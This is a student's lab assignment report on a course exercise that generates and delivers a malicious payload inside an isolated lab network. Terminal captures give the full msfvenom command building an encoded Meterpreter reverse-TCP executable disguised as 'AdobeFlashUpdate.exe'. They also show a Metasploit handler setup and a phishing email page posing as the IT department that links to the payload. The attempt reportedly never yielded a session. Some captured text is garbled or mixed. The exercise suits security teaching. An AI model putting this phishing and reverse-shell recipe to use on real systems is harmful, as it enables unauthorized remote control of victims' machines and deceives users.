

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

# **Payload Deployment Report**

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

### **1. Choice of a Payload:**

I chose the windows/meterpreter/reverse\_tcp payload from MSFvenom, packaged as a Windows executable (.exe) file. This payload establishes a reverse TCP connection from the target machine back to the attacker's system, providing a Meterpreter session for remote access and control.

### **Pretexting Scenario**

The pretext involves sending the target an email posing as a trusted IT department representative. The email claims that a critical software update is required to fix a security vulnerability. The payload is attached to the email or linked via a cloned website hosted by the attacker. This scenario exploits the target's trust in IT communications and urgency to update software, increasing the likelihood of execution.

### **Goal**

The goal is to gain persistent remote access to the target's Windows machine, enabling the attacker to execute commands, exfiltrate data, and maintain control without detection.


Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

## 2. Step-by-step Deployment (with screenshots):



The screenshot shows a user interface for network configuration. At the top, there are five tabs: OSINT, COMMANDO (which is selected), TSURUGI, KALI, and SCADA. Below the tabs is a terminal window displaying the output of the ipconfig command.

```
Select Administrator: cmd
C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (WSL):
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
  IPv4 Address. . . . . : 172.17.86.33
  Subnet Mask . . . . . : 255.255.255.240
  Default Gateway . . . . . :

Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::44fa:16c5:b255:9f83%15
  IPv4 Address. . . . . : 10.15.0.15
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter Npcap Loopback Adapter:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
  Autoconfiguration IPv4 Address. . . : 169.254.19.148
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . :
```

The screenshot shows a terminal window with two tabs: "Shell No.1" and "Shell No.2". The "Shell No.1" tab displays the output of the "ifconfig" command on a Kali Linux system. The "Shell No.2" tab shows the status of the PostgreSQL service.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.11.24.8 netmask 255.255.255.0 broadcast 10.11.24.255
        ether 00:50:56:a1:c5:76 txqueuelen 1000 (Ethernet)
        RX packets 25556 bytes 213319093 (203.4 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 22072 bytes 2024531 (1.9 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.15.0.25 netmask 255.255.255.0 broadcast 10.15.0.255
        ether 00:50:56:a1:2c:61 txqueuelen 1000 (Ethernet)
        RX packets 519 bytes 60963 (59.5 KiB)
        RX errors 0 dropped 241 overruns 0 frame 0
        TX packets 23 bytes 1566 (1.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1256 bytes 417509 (407.7 KiB)
        TX packets 1256 bytes 417509 (407.7 KiB)

root@kali:~# sudo systemctl start postgresql
root@kali:~# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor)
   Active: active (exited) since Mon 2025-04-21 21:20:42 CDT; 1h 22min ago
     Process: 2048 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 2048 (code=exited, status=0/SUCCESS)

Apr 21 21:20:42 kali systemd[1]: Starting PostgreSQL RDBMS ...
Apr 21 21:20:42 kali systemd[1]: Finished PostgreSQL RDBMS.
lines 1-8/8 (END)
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

Shell No.2			
File	Actions	Edit	View
Shell No. 1	x	Shell No. 2	x
oad Encoder			
x86/context_stat	manual		stat(2)-based Context Keyed Pa
yload Encoder			
x86/context_time	manual		time(2)-based Context Keyed Pa
yload Encoder			
x86/countdown	normal		Single-byte XOR Countdown Enc
der			
x86/fnstenv_mov	normal		Variable-length Fnstenv/mov Dw
ord XOR Encoder			
x86/jmp_call_additive	normal		Jump/Call XOR Additive Feedba
k Encoder			
x86/nonalpha	low		Non-Alpha Encoder
x86/nonupper	low		Non-Upper Encoder
x86/opt_sub	manual		Sub Encoder (optimised)
x86/service	manual		Register Service
x86/shikata_ga_nai	excellent		Polymorphic XOR Additive Feedb
ack Encoder			
x86/single_static_bit	manual		Single Static Bit
x86/unicode_mixed	manual		Alpha2 Alphanumeric Unicode Mi
xedcase Encoder			
x86/unicode_upper	manual		Alpha2 Alphanumeric Unicode Up
percase Encoder			
x86/unicode_diacritics	manual		Diacritic XOR Encoder

ShellNo.1			
File	Actions	Edit	View
Trash	x	ShellNo.1	x
File	Actions	Edit	Help
root@kali:~# ls /var/www/html			
index.html index.nginx-debian.html			
root@kali:~# sudo systemctl status apache2			
● apache2.service - The Apache HTTP Server	manual		stat(2)-based
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor>			time(2)-based
Active: inactive (dead)	normal		Single-byte XO
Docs: https://httpd.apache.org/docs/2.4/			
lines 1-4/4 (END)	x86/Fnstenv_mov	normal	Variable-lengt
	x86/XOR_Encoder		
	x86/jmp_call_additive	normal	Jump/Call XOR
Home			

Shell No.1

File Actions Edit View Help

Edit View Shell No. 1 X Shell No. 2 X

```
sudo windows/meterpreter/reverse_https_proxy           Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP
using SSL with custom proxy support
i    windows/meterpreter/reverse_ipv6_tcp              Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker over IPv6 (local)
t    windows/meterpreter/reverse_named_pipe            Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker via a named pipe pivot
o    windows/meterpreter/reverse_nonx_tcp              Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker (No NX)
    windows/meterpreter/reverse_ord_tcp                Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
    windows/meterpreter/reverse_tcp                  Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
    windows/meterpreter/reverse_tcp_allports          Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
    windows/meterpreter/reverse_tcp_dns               Inject the meterpreter server
DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
    windows/meterpreter/reverse_tcp_rc4               Inject the meterpreter server
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

The screenshot shows two terminal windows side-by-side. Both are running on a Kali Linux system.

**Shell No. 1:**

```
root@kali:~# ls
Desktop Downloads Music Public Videos
Documents Empire Pictures Templates
root@kali:~# sudo chmod -r 777 /usr/var/www/html
chmod: cannot access '777': No such file or directory
chmod: cannot access '/usr/var/www/html': No such file or directory
root@kali:~# sudo chmod -R 777 /usr/var/www/html
chmod: cannot access '/usr/var/www/html': No such file or directory
root@kali:~# cd usr
bash: cd: usr: No such file or directory
root@kali:~# cd home
bash: cd: home: No such file or directory
root@kali:~# pwd
/root
root@kali:~# sudo susic
root@kali:~# pwd
/root
root@kali:~# cd usr/deos
bash: cd: usr: No such file or directory
root@kali:~# cd /usr
root@kali:/usr# ls
bin include lib32 libexec local share var
games lib lib64 libx32 sbin src
root@kali:/usr# chmod -R 777 /var/www/html
root@kali:/usr#
```

**Shell No. 3:**

```
root@kali:~# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.24.8 LPORT=44
44 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00' -o /var/www/html/AdobeFlashUpdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai chosen with final size 591
Payload size: 591 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/AdobeFlashUpdate.exe
root@kali:~# ls /var/www/html
AdobeFlashUpdate.exe index.html index.nginx-debian.html
root@kali:~#
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

Shell No. 3

File Actions Edit View Help

Trash Shell No. 1 Shell No. 3

Warning, you are using the root account, you may harm your system.

```
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Mon 2025-04-21 22:53:20 CDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 11169 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 11180 (apache2)
    Tasks: 6 (limit: 3518)
   Memory: 17.1M
      CPU: 0.000 CPU(s) since start
         CGroup: /system.slice/apache2.service
                 ├─11180 /usr/sbin/apache2 -k start
                 ├─11181 /usr/sbin/apache2 -k start
                 ├─11182 /usr/sbin/apache2 -k start
                 ├─11183 /usr/sbin/apache2 -k start
                 ├─11184 /usr/sbin/apache2 -k start
                 └─11185 /usr/sbin/apache2 -k start

Apr 21 22:53:20 kali systemd[1]: Starting The Apache HTTP Server ...
Apr 21 22:53:20 kali apachectl[11179]: AH00558: apache2: Could not reliably determine the fully qualified domain name, using 127.0.0.1 for ...
Apr 21 22:53:20 kali systemd[1]: Started The Apache HTTP Server.
```

~

~

~

DEVICES

File System

Home

Videos

Network

libx32 local sbin share

Browse Network

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

Shell No.2

File Actions Edit View Help

```
msf6 exploit(multi/handler) > back
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	11181 /usr/sbin/apache2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Process: 11169 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 11180 (apache2)

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	11181 /usr/sbin/apache2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

```
Apr 21 22:53:20 katti systemd[1]: Starting The Apache HTTP Server ...
Apr 21 22:53:20 katti apachectl[11179]: AH00558: apache2: Could not reliably determine the fully qualified domain name, using katti for ServerName
Apr 21 22:53:20 katti systemd[1]: Started The Apache HTTP Server.
0 Wildcard Target
```

msf6 exploit(multi/handler) > show payloads

Shell No.2

File Actions Edit View Help

Id	Name	Platform	Type	Normal Privileges	Requires User Interaction	OS
506	windows/x64/meterpreter/reverse_winhttps	Windows	Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)	normal	No	Windows
507	windows/x64/meterpreter_bind_named_pipe	Windows	Meterpreter Shell, Bind Named Pipe Inline (x64)	normal	No	Windows
508	windows/x64/meterpreter_bind_tcp	Windows	Meterpreter Shell, Bind TCP Inline (x64)	normal	No	Windows
509	windows/x64/meterpreter_reverse_http	Windows	Meterpreter Shell, Reverse HTTP Inline (x64)	normal	No	Windows
510	windows/x64/meterpreter_reverse_https	Windows	Meterpreter Shell, Reverse HTTPS Inline (x64)	normal	No	Windows
511	windows/x64/meterpreter_reverse_ipv6_tcp	Windows	Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)	normal	No	Windows
512	windows/x64/meterpreter_reverse_tcp	Windows	Meterpreter Shell, Reverse TCP Inline x64	normal	No	Windows
513	windows/x64/peinject/bind_ipv6_tcp	Windows	Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager	normal	No	Windows
514	windows/x64/peinject/bind_ipv6_tcp_uuid	Windows	Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support	normal	No	Windows
515	windows/x64/peinject/bind_named_pipe	Windows	Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager	normal	No	Windows
516	windows/x64/peinject/bind_tcp	Windows	Inject Reflective PE Files, Windows x64 Bind TCP Stager	normal	No	Windows

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
ShellNo.2
File Actions Edit View Help
File Actions Edit View Help
549 windows/x64/vncinject/reverse_winhttps normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----|-----|-----|-----|
Module Options (exploit/multi/handler)
Name Current Setting Required Description
-----|-----|-----|-----|
Tasks: 6 (limit: 3518)
Memory: 17.1M
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----|-----|-----|-----|
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Apr 21 22:53:20 kali systemd[1]: Starting The Apache HTTP Server...
Apr 21 22:53:20 kali apachectl[11179]: AH005581: apache2: Could not reliably determine the fully qualified domain name, using 127.0.0.1 for ServerName
Exploit target:
Id Name
-- --
0 Wildcard Target
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
Shell No. 2 Shell No. 3 Shell No. 3

root@kali:~# netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Timer
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 10.11.24.8:46908       54.39.128.230:80       TIME_WAIT
timewait (45.10/0/0)
tcp6       0      0 ::1:80                 ::*:*
off (0.00/0/0)
tcp6       0      0 ::1:5432               ::*:*
off (0.00/0/0)
tcp6       0      0 ::1:42870              ::1:5432                ESTABLISHED
keepalive (6419.40/0/0)
tcp6       0      0 ::1:42868              ::1:5432                ESTABLISHED
keepalive (6416.77/0/0)
tcp6       0      0 ::1:5432               ::1:42868               ESTABLISHED
keepalive (6416.77/0/0)
tcp6       0      0 ::1:5432               ::1:42870               ESTABLISHED
keepalive (6419.40/0/0)
udp        0      0 0.0.0.0:68             0.0.0.0:*
off (0.00/0/0)
udp6       0      0 ::1:50726              ::1:50726               ESTABLISHED
off (0.00/0/0)
raw6      0      0 ::1:58                 ::*:*
off (0.00/0/0)
Active UNIX domain sockets (servers and established)
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
ShellNo.2 - x
File Actions Edit View Help

msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
-----+-----+-----+-----+
  EXITFUNC process    yes       Exit technique (Accepted: '', seh, thread, process,
  LHOST      10.11.24.8  yes       The listen address (an interface may be specified)
  LPORT      4444        0        overruns yes frame The listen port

Exploit target:

Id  Name
--  --
  0  Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.11.24.8
LHOST => 10.11.24.8
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) >
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
---  ---  ---  ---
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---  ---
EXITFUNC  process        yes      Exit technique (Accepted: '', seh, thread, process,
none)
LHOST    10.11.24.8      yes      The listen address (an interface may be specified)
LPORT    80                yes      The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > 
root@kali:~/var/www/html# index.html index.nginx-debian.html
root@kali:~/var/www/html# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.24.8 LPORT=
80 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00' -o /var/www/html/AdobeFlashUpdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai chosen with final size 591
Payload size: 591 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/AdobeFlashUpdate.exe
root@kali:~/var/www/html# 

root@kali:~# sudo netstat -tulpn | grep 4444
root@kali:/usr#
root@kali:/usr# nft: command not found
root@kali:/usr#
root@kali:/usr# sudo lsmod | grep -i filter
root@kali:/usr# sudo systemctl stop apache2
root@kali:/usr# sudo nano /etc/apache2/ports.conf
root@kali:/usr# sudo nano /etc/apache2/sites-enabled/000-default.conf
root@kali:/usr# 
```

```
p option was selected, choosing Msf::Module::Platform::Windows from the payload
a root@kali:~# sudo iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
root@kali:~# sudo iptables -L -n -v --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target     prot opt in     out      source         destination
1 0 0 ACCEPT  tcp --  *      0.0.0.0/0  0.0.0.0
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target     prot opt in     out      source         destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target     prot opt in     out      source         destination
root@kali:~#
```

```
root@kali:~#
root@kali:~# curl http://10.11.24.8/AdobeFlashUpdate.exe -o test.exe
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total   Spent   Left  Speed
100  7168  100  7168    0     0  3500k      0 --:--:-- --:--:-- 3500k
root@kali:~# ls
Desktop  Downloads  Music      Public      test.exe
Documents Empire    Pictures  Templates  Videos
root@kali:~#
```

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open with the following command history:

```
root@kali:~# 
root@kali:~# curl http://10.11.24.8/AdobeFlashUpdate.exe -o test.exe
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total   Spent   Left  Speed
100  7168  100  7168    0     0  3500k      0 --:--:-- --:--:-- 3500k
root@kali:~# ls
Desktop  Downloads  Music      Public      test.exe
Documents Empire    Pictures  Templates  Videos
root@kali:~#
```

Below the terminal, a browser window is open to a phishing page titled "Urgent: Adobe Flash Update". The page content includes:

```
<!DOCTYPE html>
<html>
<head>
<title> Urgent: Adobe Flash Update</title>
</head>
<body>
<h2> Urgent:</h2>
<p> Dear User,</p>
<p> Our IT department needs you to update Adobe Flash. Download the update below.</p>
<p><a href="http://10.11.24.8/AdobeFlashUpdate.exe">Download AdobeFlashUpdate.exe</a></p>
</body>
</html>
```

The browser's address bar shows the URL <http://10.11.24.8/AdobeFlashUpdate.exe>. The taskbar at the bottom of the screen displays various Kali Linux tools and forums.


Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
root@kali:/var/www/html# ls
AdobeFlashUpdate.exe index.html index.nginx-debian.html
root@kali:/var/www/html# nano phishing_email.html
root@kali:/var/www/html# cat phishing_email.html
<!DOCTYPE html>
<html>
<head>
    <title> Urgent: Adobe Flash Update</title>
</head>
<body>
    <h2> Urgent:</h2>
    <p> Dear User,</p>
    <p> Our IT department needs you to update Adobe Flash. Download the update below.</p>
    <p><a href="http://10.11.24.8/AdobeFlashUpdate.exe">Download AdobeFlashUpdate.exe</a></p>
    >
    For more details on the changes to Python 3.13, see What's new in Python 3.13.
</body>
</html>
root@kali:/var/www/html# ls
AdobeFlashUpdate.exe index.html index.nginx-debian.html phishing_email.html
root@kali:/var/www/html#
```



Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

```
Module options (exploit/multi/handler):
=====
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Lo  Name      Current Setting  Required  Description
Ac  --  --  --
Pro  EXITFUNC  process      yes       Exit technique (Accepte
Main  none)
T    LHOST     10.11.24.8    yes       The listen address (an
Me   LPORT     4444         yes       The listen port
CG

Exploit target:
=====
Id  Name
--  --
0  Wildcard Target

21  msf6 exploit(multi/handler) > exploit -j
21  [*] Exploit running as background job 0.
21  [*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.11.24.8:4444
msf6 exploit(multi/handler) >
```

The screenshot shows a Kali Linux desktop environment. At the top, there is a horizontal menu bar with various icons and dropdown menus. Below the menu bar, there is a toolbar with buttons for 'Topology', 'Content', 'Status', 'OSINT', 'COMMANDO' (which is currently selected), 'TSURUGI', 'KALI', 'SCADA', and 'SEED'. The main window contains a Firefox browser and a terminal window.

In the Firefox browser, a download progress bar for 'AdobeFlashUpdate.exe' is visible. The terminal window shows the Metasploit command-line interface (msf6) with the exploit module loaded and a reverse TCP handler started on port 4444.

Below the browser, there is a large advertisement for Firefox mobile devices:

**Download Firefox for your smartphone and tablet.**

At the bottom center of the screen is the Kali Linux logo featuring a fox.

Eric Somogyi

4/21/2025

CSEC-594

### Assignment 3

The screenshot shows a browser window with a phishing email and a terminal window below it.

**Browser Content:**

- Tab: Urgent: Adobe Flash Update
- Address: 10.11.24.8/phishing\_email.html
- Body:

```
i Urgent:  
Dear User,  
Our IT department needs you to update Adobe Flash. Download the update below.  
Download AdobeFlashUpdate.exe
```
- Downloads:
  - AdobeFlashUpdate(1).exe (Completed — 7.0 KB)
  - AdobeFlashUpdate.exe (Completed — 7.0 KB)

**Terminal Output:**

```
unix 3 [ ] STREAM CONNECTED 47084
root@kali:~# sudo netstat -tulnp | grep 4444
root@kali:~# sudo nft list ruleset
sudo: nft: command not found
root@kali:~# sudo lsmod | grep -i filter
root@kali:~#
To root@kali:~# sudo netstat -tulnp | grep :80
tcp6 0 0 :::80 ::::*:LISTEN
11180/apache2
root@kali:~# ls /var/www/html
AdobeFlashUpdate.exe index.html index.nginx-debian.html
root@kali:~# sudo netstat -tulnp | grep 4444
tcp 0 0 10.11.24.8:4444 0.0.0.0:* LISTEN
11192/ruby
root@kali:~#
```

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

### 3. Emulation Setup:

I used the Kali linux VM and the windows 10 VM Commando. I actually installed the Tiny10-Windows VM on my own virtual box on my personal laptop and I have Kali but I couldn't get one of my VMs to ping the other for some reason, so I ended up using Netlabs. I had to configure the Apache2 Webserver and create the mock email as if that was what ended up in their inbox and I changed the link to the text to the download link for the malicious payload.

### 4. Mock Credentials:

```
0 msf6 exploit(multi/handler) > jobs
7  Jobs: 100 7168  0   0  3500k    0  -:-:--:--:--:--:--:--:--:--:--:--:3500k
k == ls
0  Downloads  Music  Public  test.exe
e  Id  Name      Pictures  Te Payload  Videos          Payload opts
k  --  -- netstat  stunnel  [tcp] 14444
k  0  Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.11.24.8:4444
msf6 exploit(multi/handler) >
```

### 5. What you Learned:

Surprises I ran into is I couldn't install powershell-empire on the Kali Linux machine in Netlabs...I was trying to use that instead in combination with msfvenom payload. I had to reconfigure some port settings for my web page apache2 webserver and make sure the ports I chose were listening and open.

Hurdles I ran into were getting the meterpreter shell session to open because I was able to access the my malicious payload link with and the Windows 10 VM (Commando) was able to open the webserver (because it's on the same internal network for educational purposes obviously) and download the msfvenom payload of a fake .exe Adobe Update which was supposed to trigger the reverse shell which would give me access to be inside the Commando machine from my msfconsole meterpreter linux shell.

Eric Somogyi

4/21/2025

CSEC-594

Assignment 3

What I learned was how important the order of operations is for delivering the payload correctly, how ports matter, anti-virus being on the target machine can block the files from being accessed.